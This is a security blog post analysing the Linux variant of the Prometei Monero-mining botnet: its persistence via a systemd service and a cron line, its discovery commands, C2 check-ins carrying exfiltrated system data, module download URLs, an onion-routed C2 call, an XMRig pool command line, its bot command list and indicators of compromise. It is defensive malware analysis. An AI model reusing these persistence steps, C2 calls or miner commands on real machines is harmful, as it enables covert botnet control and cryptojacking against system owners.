IoT Malware Journals: Prometei (Linux) - CUJO AI

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The IoT Malware Journals series will cover the IoT threat landscape from a technical perspective. For this first article in the series, I will analyze the Linux version of the Prometei malware, which first made headlines in December 2020.

We often find IoT malware that is simply built on the leaked source code of Mirai or Gafgyt. It's not so typical to find new variants that are unique: either wholly written from scratch or ported from other platforms, such as Windows.

Originally, Prometei had been a modular Windows botnet that mined the Monero cryptocurrency. In early December, it was discovered targeting Linux environments for the first time. It's possible that the original developer(s) were unhappy with the spread of their malware and wanted to take advantage of other platforms. Another theory is that this new Linux variant is the work of a completely different group.

> Prometei's C2 IP and URLs are blocked by the Safe Browsing/IP Reputation feature of CUJO AI Sentry. Learn more by reading the Sentry white paper.

IntezerLabs announcing the discovery of Prometei on Linux

File analysis of the Linux Prometei version

Prometei binaries are all stripped of symbols and debug information, making reverse-engineering a bit harder. No packing was applied to the binaries.

Magic information:

```
ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux
```

TrID:

```
ELF Executable and Linkable format (Linux) (4029/14) 49.77%
ELF Executable and Linkable format (generic) (4004/1) 49.46%
```

Entropy measures the randomness of a given data set and is used to detect signs of packing, encryption or any sort of compression. ~5.7 is a good indicator that what we have here is a native executable without any packing, but we can also check the plain-text strings to be sure.

Entropy:

```
5.789075219871666
```

Prometei execution flow

First, Prometei tries to find out if it can install itself on the system and checks whether a copy of Prometei has been installed on the system previously by looking for **Prometei-specific artifacts**.


strace prometei
strace output of the malicious binary

If the logged in user does not have sufficient rights (root), Prometei installs itself in “Usermode” and leaves a *crashed.dump* file in */home/user*, which is the malicious binary itself. It also places a custom, machine-specific identification ID under the filename *CommId* into the */home/user* folder.


usermode prometei
Prometei Usermode install

If the user has root privileges, the malicious code will install itself system-wide (“Systemmode”):


systemmode prometei
Prometei Systemmode install

Then the malware creates a **random bot identifier file** in */etc/CommId*, which has a 16 byte string inside, made up of numbers and capital English letters: */etc/CommId*.

Example IDs:

```
MU2G1NCM0HDF3L2N
6214X121I3A61W1S
2S53GTBN3H8XTE5J
91S3UJ2R3244U300
```

It uses this identifier during the C2 check-in phase. The Prometei bot identifier is passed along in a GET request via the *&i=* parameter inside the URL. The purpose of this identifier is to keep track of every unique installation on the botnet:

```
http://p1.feefreepool[.]net/cgi-bin/prometei.cgi?r=18&i=MU2G1NCM0HDF3L2N
```

The program continues by setting up **persistence**. It places a service file under */lib/systemd/system/uplugplay.service* with the following content:


prometei persistence
Service for persistence

Then, a **symlink** will be created from */etc/systemd/system/multi-user.target.wants/uplugplay.service* to */lib/systemd/system/uplugplay.service*. This ensures the binary will be executed upon a restart.

Execution will continue by setting up a **scheduled cron job**. It is placed into */tmp/task.cron* with a reboot command: **@reboot** means run the following command once after the system reboots.

```
@reboot /usr/sbin/uplugplay -cron.
```

Then **task.cron** gets installed via crontab:

```
# DO NOT EDIT THIS FILE - edit the master and reinstall...# (task.cron installed on Wed Jan 13 15:37
```

As a final step, the malware masquerades itself by copying the binary into the following folder: */usr/sbin/uplugplay* and deleting itself from the original execution location.

Dynamic process tracing:

When tracing the execution of Prometei, it executes the following commands:

Persistence	**Infection markers**	**Gathering information**
Systemctl daemon-reload	*Pgrep promet15*	*Cat /proc/cpuinfo*
Systemctl enable uplugplay.service	*Pgrep uplugplay*	*Dmidecode –type baseboard*
Systemctl start uplugplay.service	*Pidof uplugplay*	*Cat /etc/os-release*
Crontab -l	*Pgrep upnpsetup*	*Cat /etc/redhat-release*
Crontab task.cron	*Pidof upnpsetup*	*uptime*

The commands in the first column are used to **set up persistence**. Then Prometei checks whether it has already been installed on the system via the **pidof** and **pgrep** commands. Moreover, the commands in the third column are responsible for gathering information from the victim host.

Prometei botnet network traffic analysis

Let us quickly investigate the **C2 communication**. Every Prometei bot installation gets tracked by a simple check-in activity, which holds a custom, random identifier. Note the old *HTTP/1.0* protocol version used.

Traffic can be easily intercepted via a local **python webserver**:


python webserver prometei
Intercepting Prometei botnet traffic via python webserver


c2 prometei botnet

C2 check-in activity

URI parameters:

- **?r** – randomized with each request, integer between 0 and 30, seems to serve no purpose currently
- **&i** – unique victim identifier, 16-byte string

Once the check-in completes, the controller immediately sends the **sysinfo** command for execution, and the collected system information gets sent right back to the botnet controller:


sysinfo c2 prometei botnet

Exfiltrating sysinfo output

URI parameters:

- **?add** – base64 encoded information that is collected from the system
- **&i** – unique victim identifier
- **&h** – hostname
- **&enckey** – base64 encoded encryption key

The base64 encoded section (**?add** parameter) translates to:

```
info {
v2.92X_Unix64
ubuntu-analyzer
1x Intel(R) Xeon(R) Silver 4210 CPU @ 2.20GHz
Intel Corporation
440BX Desktop Reference Platform
Ubuntu & 16.04.4 LTS (Xenial Xerus)
/usr/sbin/
14:31:30 up 6 min, 1 user, load average: 0.89, 0.47, 0.22
Linux ubuntu-analyzer 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x
}
```

Sandbox dynamic run output from Joe Security LLC. Report at *https://www.joesandbox.com/analysis/339103/0/html*

Commands

Next, the malware enters a dormant state: listening for instructions from its C2 server. The following list of commands was available in the examined binary:

Commands	Description
chkport	the msdtc module initiates a port scan on the victim host
debug	debug the victim host for any issues

exec	executes a binary on the system from a path
extip	fetches the external IP address of the victim
quit	exits the listener process
quit2	exits the listener function but leaves the process on
set_cc	sets a new C2 IP address
start_mining	starts the Monero cryptocurrency miner
stop_mining	stops the Monero cryptocurrency miner
sysinfo	gathers information from the victim machine for exfiltration
touch	creates a file on the victim system
updatev4	fetches the latest version of the malware
wget	downloads a file from a URL
xwget	downloads a file from a URL with a 1-byte XOR operation

Prometei traffic routing through proxies and TOR

Prometei has an additional module in which traffic can be routed through TOR or I2P, rather than the conventional HTTP route. These modules go under the name:

- **msdtc** – Proxy client
- **smcard** – TOR relay


Status messages of the msdtc proxy client


msdtc showing status information of the TOR service

When Prometei first pulls down these modules, it downloads them via the **dwn.php** resource:

```
http://178.21.164[.]68/lQ.php?a=t-msdtc
http://178.21.164[.]68/lQ.php?a=t-smcard
```

The malware runs the following commands to check whether the TOR or proxy modules are already running:

```
pgrep smcard
pidof smcard
```

```
/etc/smcard
/usr/sbin/smcard
```

The proxy request gets executed in an interesting way: **the .onion address is base64 encoded** and is called as a parameter to the msdtc module:


```
/usr/sbin/msdtc aHR0cHM6Ly9nYjduaTVyZ2VleGRjbmNqLm9uaW9uL2NnaS1iaW4vcHJvbWV0ZWkuY2dpP3I9MyZpPU1VMkcx
```

Which translates to:

```
/usr/sbin/msdtc https://gb7ni5rgeexdcncj[.]onion/cgi-bin/prometei.cgi?r=3&i= MU2G1NCM0HDF3L2N
```

How Prometei mines cryptocurrency

Prometei can also deploy a cryptocurrency miner in the form of the application **XMRig**. The process is usually named **updatecheckerd**.


start_mining xmrig updatecheckerd prometei botnet
Starting and stopping the mining operation

When the **start_mining** command is received from the C2 server, it will connect to the following miner server:

```
/usr/sbin/updatecheckerd -o stratum+tcp://5.189.171[.]187:3333 -u 4A1txQ9L8h8NqF4EtGsZDP5vRN3yTVKynb
```

Conclusion

Prometei is another example of how a malicious binary grows on a Linux environment and spreads through the system with persistence. Some feature of the Windows version of Prometei were not implemented in Linux, meaning that this is most likely an early development version of the malware, and we may see advancements in its capabilities as time goes on.

> This is most likely an early development version of the malware, and we may see advancements in its capabilities as time goes on.

It is also unclear whether the same group that developed the malware for Windows is behind the Linux version, and whether the developers are also the ones that distribute this piece of malware. Lately, developer groups have adopted the MaaS (Malware-as-a-service) business model, where they offer malware to be used by others.

We may learn more about these aspects of Prometei with future versions of the malware.

Special thanks to Talos Intelligence for their previous research on the Windows version of Prometei.

Coverage

The C2 IP and URLs are blocked by Safe Browsing/IP Reputation feature of CUJO AI Sentry.

Indicators of Compromise:

Binary hashes:

SHA256	ITW name
0302c22471c7da7a4cfd9ef3cb1e35decd8670ee0c00f3f4714b2e918008f4bf	–
07cb3e27c8cd53b267ad2f1367735b99d04d3d5b5ecc25d0dedc7856d792eaa2	uplugplay
0eefa989b04824ab190c9582b0068ffbb5bd0abd61dd4933d3abe5cf4a91c6c1	uplugplay
16c6abaa14874194c407174d2ac9f8a6a41386b0aedeea05227233c86f11c84b	–
2bc860efee229662a3c55dcf6e50d6142b3eec99c606faa1210f24541cad12f5	–
39052040d4a586f287dddbcc653699ce09c77bb6a336a550b5b349b674bbd46e	msdtc2
3ba4dfb78c1eff9fcad3d3229cd78fa976203d01e343f878ec6a4f4b6c2837eb	–
417248cd0bf1da8a31c001454d34f3d9a58a7adbc8b5efe287cb0e7d51dd57fc	–
45aeade798eee1893d3e7a4d850b882c0d67c6736c287b64edcb8c3ef1d6fb74	–
46cf75d7440c30cbfd101dd396bb18dc3ea0b9fe475eb80c4545868aab5c578c	–
5588bbb8604a1aebe8a2e8e7767b7655180d27dfc46025198dcf0cfe3aa3e333	–
6a7781b1fa4c3c4a8f25186d145120c1f814f578ae378a30e0250372f38a0dda	–
7e040ebba241e95a93e739826953b8cdedf2035c2dffbf7903b7f04c9c2a1fb7	msdtc2
75ea0d099494b0397697d5245ea6f2b5bf8f22bb3c3e6d6d81e736ac0dac9fbc	lQ.php
9b4ae19d6de1023fb9d828badaff720d1f4f44268f6d94aa27cf00347dd93e6e	uplugplay
a3d53930cfe77cd9cb72e076958d29258b2751d1c5a9f58a735e0fcc6019e993	upnpsetup
f037eedb09226097e7a95e9cbdcf75196efce754316f9bcbabbff7a7d402fa30	msdtc
fb84793c36a8a6b71a6426a0899e567f44206c01f62ab8074204aa37e9307244	uplugplay
fecd75ddb8ef7ebfeea559bb167e69a3200c1f5b868b5e592e1a5e9f539940dd	–
ffc582b02faff5d69943bf1b189b7d57637a87cadef236751c561ae625e928e9	–

Vhash:

```
48f54ad80089ef4bebfedb8fcb0df0e8
69d9f3c8b912fb3a6f17b9f2d63fea9f
```

Telfhash:

```
t127e0f882ae3c8e0c8ea20970dcc80690a003ba12c4236f38df14ead0803b209e01cdaf

t121e07d81ea761c0c8ee25630ec816af0e217e71140260b24d795d9d0e43e54ef01ce7f

t12ae072c1ea360c1c8ae29a3098826af0a217eb1200220a24db99c9d0b03a50ef01cd7b
```

URLs:

```
hxxp://p1.feefreepool[.]net/cgi-bin/prometei.cgi

hxxp://dummy[.]zero/cgi-bin/prometei.cgi

hxxps://gb7ni5rgeexdcncj[.]onion/cgi-bin/prometei.cgi

hxxp://mkhkjxgchtfgu7uhofxzgoawntfzrkdccymveektqgpxrpjb72oq.b32[.]i2p/cgi-bin/prometei.cgi
```

IPs:

```
5.189.171[.]187 | DE
88.198.246[.]242 | DE
178.21.164[.]68 | IR
```

ITW names:

```
msdtc
msdtc2
smcard
smcard2
updatecheckerd
uplugplay
upnpsetup
```

Key:

```
GtvRsdC7YqIEXKfsICVsKakP-03j9/VleLebEc2bTYGmdiXITbyxwz-PbOtEuMN22r9hwfdHVaojeeMh3gUpa/-FqTFAq/FrwpXy
```

Config parameters:


```
{"config":1,"id":"L8AbF4X6u4pX43A8","enckey":"HlVYYUweX6WMTV5P+JATR+baodBdDQJWwMEFEOYBMhu7uK3o+BYTWt
{"config":1,"id":"WEx0Pps3ZUh598C8","enckey":"A2jscIU2gIo7Te1Ie/q/l4bVCJ/oziW7F5Uf9p8NSNn+fwEOFGVTjG
{"config":1,"id":"gpla9JLFbRSI60gS","enckey":"hYv+Qp9ct9xV70M3s9jU3fWWBOvahJqLs/jm/jgrW1ATpX7ODhGoT4
{"config":1,"id":"505k870uY272Q5E1","enckey":"NCdhTiwuebwkgAYF7/45blF0j+1jMHQEhGuYrRx+DCc8WGj5AqKBbB
{"config":1,"id":"T26eZmbJ2uGqnGfl","enckey":"k8unMw2Q4pfu63Ta8sD79cKg1VNk2XmPg2Szrh329orjKfItUdyScI
{"config":1,"id":"n2vI4N477vTFBlUk","enckey":"4tzTmtpHMr68+lMXX7RdmFiBzalwdWtmYwDJwd23vGnbahRtckEia8
{"config":1,"id":"P4UsWr3b8Y9jn5oB","enckey":"Ymmbggs2BddRqk+mv0orU1hN/miqtV/dO09e+hENvs8urxdwpt+U5R
{"config":1,"id":"K24Teqj1aY4tOJb6","enckey":"JKBcjf3v2qPvIWCSM7cbobeSU7djVyAfSz643RrJfSPjgn2WpeAy0L
{"config":1,"id":"88E80c47duQxmQl1","enckey":"w790UgOXnL014UAmBMYMNGNSzwS7TsO8aylRy52LIgCBQkQoDVNZFd
{"config":1,"id":"9oS6dQUQGSVQT3Bx","enckey":"XYkzd3GAyMkoxadx5tGOgNmbn7nbyicXMNzuxrNYWRRa76nCmWEqPy
{"config":1,"id":"0yUhdo2DH6R4L1DS","enckey":"blWV9WpaVO0tLHUuB2Dun1r9EQ0rNitZA1d3SwLopoly4rCyBkoUiO
{"config":1,"id":"29GRN59seMW6R9xq","enckey":"F5mGmixSHYDjcbmAJfOmEXB76jhOuJma/mH6rLvvDgqAscm+TJxiD7
{"config":1,"id":"mO123CwT2U68awpK","enckey":"2Jr3crhwoE/IUN5x3MA7YSahJfWC9l6MmzXGLquwZYIWy6rYlFcuM1
{"config":1,"id":"RJ372033v7RyJCSG","enckey":"6nKA769q5CexBQxyhZdE3LD2IPdGufwt2qjv1kLq5w59ZJEGS1DhMy
```

Source: https://cujo.com/iot-malware-journals-prometei-linux/